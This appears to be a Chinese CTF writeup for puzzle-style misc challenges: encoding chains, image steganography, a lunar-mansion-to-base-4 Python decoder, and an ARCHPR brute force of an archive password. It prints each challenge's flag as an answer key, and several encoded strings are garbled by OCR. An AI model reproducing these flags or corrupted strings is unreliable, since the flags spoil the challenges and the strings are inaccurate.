

cn-fnst2024 Writeup

Misc

sign in | FINISHED

在线凯撒密码加密解密

标签 加密解密

输入内容

ebub:jnbhf/
qoh:cbtf64.jWCPSx0LHhpBBBBOTVfVhBBBgNBbBlqDBZBBBDXRuX2BBBBBYOTS0JBst4d6RBBJBCKS
FGVfG68wRnxcemA3/egfaskoe78+wXpHVmhJUXjiSCDAsbxERZkyz4lGx6CzNchl/
CdRVTPyVoGXLDxZoMemLqjpfzlfNq2F6LRTCIApTFKcXH7mZQ7/Vc7oaQvQefre+31kq33/
wv634uBcw69co33EQtwgAb6/8O/+//vXwYswlg+bH/KJ61omfWT3dnao7/2R99TN9gw65sW6/
rr9/5auWwAE15c6s3g+Lj++L0QT36hw/
O3g0ZW3qqsNCkp1pt39Z1g8aW66+Pmut63vo1aqm/68D196tP39LwQ3OF3/fIY60+87+2bU9g0b7/
yLc3+KW+nD5fv6Xe/7k/pw/6il9F//nd/
rZVYMTn3kcywuGaX+tToo9cvM/9UKYSIX5uE+dOEP5e0mInuVUoU7rSV7rgrGcVHgbef2bsJclqrUsa+7m+8o
CZrMy8qrx6muqZsLwnnmmtuzbfjmtAQsE+R1muOTLreTPAIVTX4prAUF40CTMwoalo9RdnvTH0n6JLnRc9d8
co7lkvRQOgTTwWVbnclq1ctTCnga+FmMfMsvA47lm9LsqS8le4w7mlfwnt+lakwwKTxz3DPgjpwm5dY4WS9
_l7li/P3FvffG+z+/PHQdDim7TQKwmX/fKsoYzuXcK1/nm/

处理结果

data:image/
png;base64,iVBORw0KGgoAAAANSUHEUgAAAFMAAAHpCAYAAACWQitW2AAAAAXNSR0IArs4c6QAAIAB
JREFUeF68vQmwbdlZ3/dfezrjnd78++WwGulGTWihRBCZrawDQYjxy4HFw6ByMbgKk/
BcQUsoXUnFWKcWYnLdlKpioeykeMp2E6KQSBhZoSEJbWG7IYP7/Ub7nzPuPdeqd+31jp33/
vu634tAbv69bn33DPsvfZa6/8N/+//uWvXrvkf+aG/Jl61nleVS3cmzn7/2Q99SM9fv65rV6/
qq9/5ztVzD15b6r3f+Ki+++K0PS36gv/N3f0Yv3pprMBjo1os39Y1f8zV66+OltS63un1zpl/68C196sO39KvP3NE3/
eHX60+87+2aT9f0a7/xKb3+jV+mC5eu6Wd/7j/ov/6hH9E//mc/
qYuXLsm3jbxvIFzW+sSnn9buL/9TjXRHW5ID+cNDO5d0IHmtUTnT7qRU7qfqFbUGfade2arlbkpqTrz+7l+8nB
YqLx8pqw6ltpYrKvmmistyaailsZPrD+Q1lINSKqdSOZeUSW4oqZTE40BSLvnzkn9QcmuSG0m6lKmQb9ck8b
n7kjuQPNfSSvVUambHp1bsSBmfz+ElLeLruZ47kl9KrpR8Hd4v7lkevms+ksjyvjSWy3COfiouL5cX4VR9l7ki/
O3EweeF+y+/OGPcCiI7SPJvIW/eJmXyxWbj1/n/
IN13dhl nle0lOSf0ZvnPcdoR1l ri9lA6k9l 9WMTSVlYvthk7.lMmux.lh7evn3C9+hbh9lVlS4untFz1+6mNnecXC

偏移量1

其他字符保留

如何处理不在字母表中的字符

加密

解密

下载

复制

清空

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

STEP

BAKE!

☒ Auto Bake

Input

length: 484080
lines: 1

iVBORw0KGgoAAAANSUhEUgAAAFMAAAHPcAYAAACWQtW2AAAXNSR0IARs4c6QAAIABJREFUeF68vQmwbdlZ3/
dfezrjnd78+vWoGulgITWihRBCZrawDQYjxy4HFw6ByMbgKk/
BcQU50XUnFWKcWynLd1KpioeykeMp2E6KQSBhZoSEjbWg71YP7/Ub7nzPuPdeqd+31jp33/
vu634tAbv69bn33DPsvfZa6/8N/+//uWvXrvkf+aG/JI61n1eVS3cmzn7/2Q99SM9fv65rV6/qq9/5ztVzD15b6r3f+Ki+
+K0PS36gv/N3f0Yv3pprMBj0ios39Y1f8zV66+01ts63un1zp1/68C196s039KvP3NE3/eHX60+87+2aT9f0a7/
xKb3+jV+mC5eu6Wd/7j/ov/6hH9E//mc/
qYuXLsm3jbxvtFzW+sSnn9buL/9TjXRHW5tD+cND05d01HmtUTn7qRU7qfFbUGfade2arIbkpqTrz+71+8nBYqLx8pqw
61tpYrKvmm1styaeilsZPrD+Q11tNSKqdSOZeUSW4oqZTE40BSLvnzkn9QcmuSG0m6IKmQb9cK8bn7KjuQPNfSSvUambH
p1bsSBmfz+ElLeLruZ47k19KrpR8Hd4v71kevms+kzjvvJSWy3COfiouvL5cX4VR9I7ki/O3EweeF+y+/
OGPcCi17SPJv1W/eJrnXyxWbJ1/n1/
IN13dbLnte01OSf0ZynPcdqR1Lri9LA6k9L9WMTSV1Yy1bk7JMmuxJhZeyo3C9+bbk9iVtS4uptFzI+6mNpec1XCanzDy
yJC1oVva5R8/1/C7D6/jaM01+jj8y7pQ3RRYTaveMt2D7iXmUnFBrT+Q2vCmZVGqa6o1Wa68DfntUVTqL2f22LSZNK/
15rXK0quunZpa816yWxKfuy9XXjmV7VLtMFfMn+WypZRNpHYg3471813Vfq126VTO1/adfH/rMjnn1WetqmJpP680J/
mykIaFsmGjrIoXX0huILkLldxwL8yh7tEu5ZdHx+PHOHamKT/bNGEKdg7FzvJtLt/
kckWtLGO+eXuXZb2HI9SX1JPbVvIaV95b6J83ErrThp7ZWtjaVBjBSU/
raXJjvyu19y5sPTEpj6Qc3EdMaV7Tm7gpKqUZz1kcZ13ZN+vYhIe7zoKqa6kPze3CaXjedV5rZsPpTqTb5ZS05f6hdykF
80Ur6UxvHFy57csLVrcMVYghhk1hX7w9bxvc/WplwU1jKTlonK2mZidA/H2k5r1YWbxjrltawJ/3RcXy9I7Z78fCm/
H+c4Q1NncuwHOfdYWr7o1U7Sdzh5VcrLI/

Output

time: 82ms
length: 363060
lines: 1164

.PNG
.
...
IHDR...ó...é.....B0g...sRGB..0í.é...IDATx^% 0mÙYB÷_(:ä.Püüö".I!5\$.Bf9°
.#ç....ÈÆa*OÁq.;;'.b.Á.ÈvR0..².ä)ØN.Aaf..%µ.îV.îö.î|î,÷^0B·Ö:wBüîè~..»úô²÷Ü3ììöZëÿ
ÿiÿ¹k×0ü.ûj¿\$.µ.W.Kw&I~ÿÜ.}Hÿ_¿0kW"è«BüîÖs.^[è%ßø"%ø..K~¿öw.F/p.k0.è0.70.._05zèä¥gI·0}s|_üð-}
eÄ-ô«IÜN7ýá×0×0íí.O×0k¿ñ)%p._|...0ég.î?è¿þj.Ñ?þg?0...É·%o`ðÜÜÄS.Öi/
ÿS.tG[.CüÄC;.t.y.Q90iñTîSê.µ.}S^Ü=ÈnJjN%þî_%.*/.)«.¥g.++û|.Èriè¥
±.è.ä5.ÖR²\$R9..In(0.Äâ@R.ü0..Prk..I0 0.o×\$ñ²û.;<×0j0TjFçSvîH..îä%âè¹.;_j0.|.p/
îY.%k>.8i%.Èp.~*//...äT)#¹"üiÄÄç.û/¿8cÜ
{H00.op&¹×È...'_ç.ò
xw[.{'^0S..Fr.÷.0.K0/e.0=÷/0.M%ec)[.²L.îI..²fp%ùgä0%mk.0`èÜ0.¥ç%&\$î.ðÈ.¥j[Úâ.?
×ð"..âhÄxü8üÈ0Pÿ.rM«P2ÿ.î%æRQA.?.Üð|eQªhj5Y0%
ómQTè/g00'.4"âæµÈ0«0..Z0^2[.S/W^9.îRi0wæ7â²¥.Mµvß.â0]0~0véTî.0.|.è29ç.g.ªbi?
".'0²...²aE~.._Hn ²..ÜV/îjîÑ.â.GçâÇ8v|}04a
v.Bf0m.BâRE.,cXy{0}.0..R_ROM[èi_yoç|ÜjèN.{ekciPIm?..¥É.ü0.Ü²°0Ä>1.sq.1¥{Nnàª.g=ds9wdB`b..î:
00H¥..¥âyÖy...¥:..o.R;.Æ.Ü²._4R%.ÆñÄÈ.Ü0µkpAXA.d0.ÜÄ0ñ%/0¥1.02...ÈÜfbt.ÇÜNK0..Æ:âµ~ÿt_\/
Hi.ü|)}ç8CSgrî.9÷XZ%è0N0w8YUÈÈ#ùv gä²çg'zmÈÜ=:>.ZSEJ..-|}

<https://toolgg.com/image-decoder.html>

在线图片隐藏信息解密工具

图像隐写解码器工具允许你从隐写图像中提取数据。你可以从图像隐写工具中隐藏文本数据。

选择图片: 选择文件 download.png

Password or leave a blank:
Enter the password, if there is no password, leave it blank.

Decode

Clear



The info hidden in the pic is: flag{wobushinailong_woshihuangdou}

简简单单 | FINISHED

[illegible]

[illegible]

AmanCTF - BASE100编码解码

在线BASE100编码解码

A 10x10 grid of 100 small, colorful, stylized cat faces. Each cat face is a simple, rounded shape with large eyes, a small nose, and a smiling mouth. The colors of the cat faces vary, including shades of orange, yellow, white, and grey. The grid is arranged in a pattern where the cat faces are slightly offset from each other, creating a sense of depth and movement. The overall effect is a vibrant and playful visual.

加密 解密

63396739637463706B6C67646B6C6B6867466B68637063356F6C6F35674A63686F396339637063746B4667686B4267
6863356B35636863706F356B6C673563746B6867786B746F3973426F6C67686F6463646B78633973317342636C6F42
6F686778734273426F356B64677063686F7073356B706B467342674A73786B6C73746752733973747342676467786768
63786756676463646F4A6F5273356B3567786B426F526368674A67787342674A6F6C0A

Recipe

From Hex

DelimiterAuto

Input

length: 354
lines: 1

63396739637463706B6C67646B6C6B6867466B68637063356F6C6F35674A63686F396339637063746B4667686B42676863356B35636863706F356B6C673563746B6867786B746F3973426F6C67686F6463646B78633973317342636C6F426F686778734273426F356B64677063686F7073356B706B467342674A73786B6C7374675273397374734267646778676863786756676463646F4A6F5273356B3567786B426F526368674A67787342674A6F6C0A

Output

time: 11ms
length: 177
lines: 2

c9g9ctcpk1gdk1khgFkhcpc5oIo5gJcho9c9cptkFghkBghc5k5chcpo5k1g5ctkhgxkto9sBoIghodcdkxc9s1sBcIoBohgxsBsBo5kdgpchops5kpkFsBgJsxk1stgRs9stsBgdgxghcxgVgdcdoJoRs5k5gxkBoRchgJgxsBgJoI

←→↺🔍wqtool.com/basecode

☆🔖🌐🔧

WQTOOL.comweb tools

首页文章生活工具程序员工具字符文档站点运维

搜索

base编码解码

公告: 暂无公告!!

编码类型:base62

编码解码清空

2B76UCUTJT61eaK4b267ZDYD1Q46aUA7THWbyeDc3X2py5IdHyysSF4fqVZyKxUwMrwyCHD8NC3kmqQHYYm4KHyKe

base编码解码工具可以将普通的文字以常见的base16、base32、base36、base64或base58、base62、base85、base91编码方式进行转换,编码与解码字符。

示例1: 将文字: "wqtool"转为base64编码字符

1、在文本区域输入需要编码或解码的字符

2、选择编码类型为base64

3、点击"编码"按钮对指定的字符进行base64编码

得到"wqtool"经过base64编码转换后的值为: d3F0b29s

示例2: 将base91编码字符: "B&tk"转为普通文字

1、在文本框中输入"B&tk"

2、设置编码类型为base91

3、选择"解码"按钮后可以得到base91编码的字符解码后为: www

护眼

收藏

base编码解码

公告：暂无公告！！

编码类型:

base58

编码

解码

清空

PJWDCSZRENAGVRSMNUVMOCUNFRFQIJTI53S4TJVGY5US5JZ15NHE3DVMZGHEZSC

base编码解码工具可以将普通的文字以常见的base16、base32、base36、base64或base58、base62、base85、base91编码方式进行转换,编码与解码字符.

示例1：将文字："wqtool"转为base64编码字符

- 1、在文本区域输入需要编码或解码的字符
- 2、选择编码类型为base64
- 3、点击"编码"按钮对指定的字符进行base64编码

得到"wqtool"经过base64编码转换后的值为：d3F0b29s

示例2：将base91编码字符："B&tk"转为普通文字

- 1、在文本框中输入"B&tk"
- 2、设置编码类型为base91
- 3、选择"解码"按钮后可以得到base91编码的字符解码后为：www

[随波逐流]CTF编码工具 V5.7 20240430 最新版本为: V6.3 20241008

Base/Rot 字符解密1 字符解密2 中文解码 编码转换 带key解密 进制转换 其他工具 文件图片 工具&题库 更新&点赞

密文↓ (字数: 64) 密钥key/dict/url: 一键解码

PJWDCSZRENAVGVSRMNUVMOCUNFRFQIJTI53S4TJVG5US5JZI5NHE3DVMZGHEZSQ

解密结果↓ 搜索 ↑解密结果↑

一键解码: | 结 果

base64解码: <□□ &Q□P□□TROU□□`□4TE@ S#Ra2U□□TK□Y#□G□pU1□□□□

base32解码: z11K1#ASV2ciV8TibX!3Gw.M56;Iu9GZrlufLrfB

base16解码:

base85(a)解码:

base85(b)解码:

base58解码:

base36解码:

base91解码:

base92解码: □%WÜAN~â«qA[-^!%çäDÔ□jo0æ[-□Ô/!poò□Ä § Åµ51

base62解码: 43103423942709606968154366654292865300808728630167057620171315148033322990248328568133887612202

base62(ASCII)解码: 27393783762632528798

Base16-32-64-91混合多重解码:

1 isBase32 True PJWDCSZRENAVGVSRMNUVMOCUNFRFQIJTI53S4TJVG5US5JZI5NHE3DVMZGHEZSC

2 isBase91 True z11K1#ASV2ciV8TibX!3Gw.M56;Iu9GZrlufLrfB

3 isBase64 True ZmxhZ3s4eXZMaHhyZDFrMGFwMGFmfQ==

4 解码结果: flag{8yvLhxrdlk0ap0df}

如果最后一个的[解码结果]是乱码, 倒数第二个就是正确是正确答案。

16进制转字符:

10进制转字符:

8进制转字符:

2进制转字符:


混合进制解码:

培根bacon解码:


本软件为测试之用, 不得用于任何非法及商业用途 # 随波逐流出品 www.1o1o.xyz

夜观天象 | FINISHED

先在key.html中将所有的rgb抄下来, 转换16进制就得到了key



用slienteye破解下，我们得到了flag.txt



- 1 我夜观天象，算出你将会得到flag
- 2
- 3 天象='角木蛟 觜火猴 箕水豹 毕月乌 氐土貉 毕月乌 轸水蚓 女土蝠 尾火虎 昂日鸡 壁水獬 箕水豹 尾火虎 奎木狼 心月狐 张月鹿 尾火虎 井木犴 昂日鸡 柳土獐 角木蛟 女土蝠 室火猪 觜火猴 氐土貉 奎木狼 牛金牛 箕水豹 亢金龙 胃土雉 房日兔 翼火蛇 尾火虎 轸水蚓 箕水豹 尾火虎 尾火虎 壁水獬 牛金牛 亢金龙 氐土貉 箕水豹 翼火蛇 翼火蛇 亢金龙 女土蝠 星日马 角木蛟 壁水獬 井木犴 角木蛟 牛金牛 箕水豹 柳土獐 室火猪 张月鹿 心月狐 星日马 角木蛟 虚日鼠 亢金龙 参水猿 箕水豹 箕水豹 尾火虎 翼火蛇 斗木獬 参水猿 心月狐 尾火虎 张月鹿 张月鹿 虚日鼠 星日马 斗木獬 室火猪 氐土貉 鬼金羊 角木蛟 娄金狗 斗木獬 井木犴 壁水獬 斗木獬 氐土貉 星日马 轸水蚓 氐土貉'

```

1 star_to_direction = {
2     "斗木獬": 0, "牛金牛": 0, "女土蝠": 0, "虚日鼠": 0, "危月燕": 0, "室火猪": 0,
    "壁水獬": 0,
3     "角木蛟": 1, "亢金龙": 1, "氏土貉": 1, "房日兔": 1, "心月狐": 1, "尾火虎": 1,
    "箕水豹": 1,
4     "奎木狼": 2, "娄金狗": 2, "胃土雉": 2, "昂日鸡": 2, "毕月乌": 2, "觜火猴": 2,
    "参水猿": 2,
5     "井木犴": 3, "鬼金羊": 3, "柳土獐": 3, "星日马": 3, "张月鹿": 3, "翼火蛇": 3,
    "轸水蚓": 3
6 }
7 stars_list = [
8     "角木蛟", "觜火猴", "箕水豹", "毕月乌", "氏土貉", "毕月乌", "轸水蚓", "女土蝠",
    "尾火虎",
9     "昂日鸡", "壁水獬", "箕水豹", "尾火虎", "奎木狼", "心月狐", "张月鹿", "尾火虎",
    "井木犴",
10    "昂日鸡", "柳土獐", "角木蛟", "女土蝠", "室火猪", "觜火猴", "氏土貉", "奎木狼",
    "牛金牛",
11    "箕水豹", "亢金龙", "胃土雉", "房日兔", "翼火蛇", "尾火虎", "轸水蚓", "箕水豹",
    "尾火虎",
12    "尾火虎", "壁水獬", "牛金牛", "亢金龙", "氏土貉", "箕水豹", "翼火蛇", "翼火蛇",
    "亢金龙",
13    "女土蝠", "星日马", "角木蛟", "壁水獬", "井木犴", "角木蛟", "牛金牛", "箕水豹",
    "柳土獐",
14    "室火猪", "张月鹿", "心月狐", "星日马", "角木蛟", "虚日鼠", "亢金龙", "参水猿",
    "箕水豹",
15    "箕水豹", "尾火虎", "翼火蛇", "斗木獬", "参水猿", "心月狐", "尾火虎", "张月鹿",
    "张月鹿",
16    "虚日鼠", "星日马", "斗木獬", "室火猪", "氏土貉", "鬼金羊", "角木蛟", "娄金狗",
    "斗木獬",
17    "井木犴", "壁水獬", "斗木獬", "氏土貉", "星日马", "轸水蚓", "氏土貉"
18 ]
19 direction_string = ''.join(str(star_to_direction[star]) for star in stars_list)
20 quaternary_numbers = [direction_string[i:i+4] for i in range(0,
    len(direction_string), 4)]
21 decimal_numbers = [int(num, 4) for num in quaternary_numbers if len(num) == 4]
22 print(''.join(chr(num) for num in decimal_numbers))
23 #flag{BaguA_M4ster_0v0}


```

烟③ | FINISHED


直接全程非预期，力大砖飞

题目说了八位小写密码，ARCHPR硬爆破出密码moximoxi

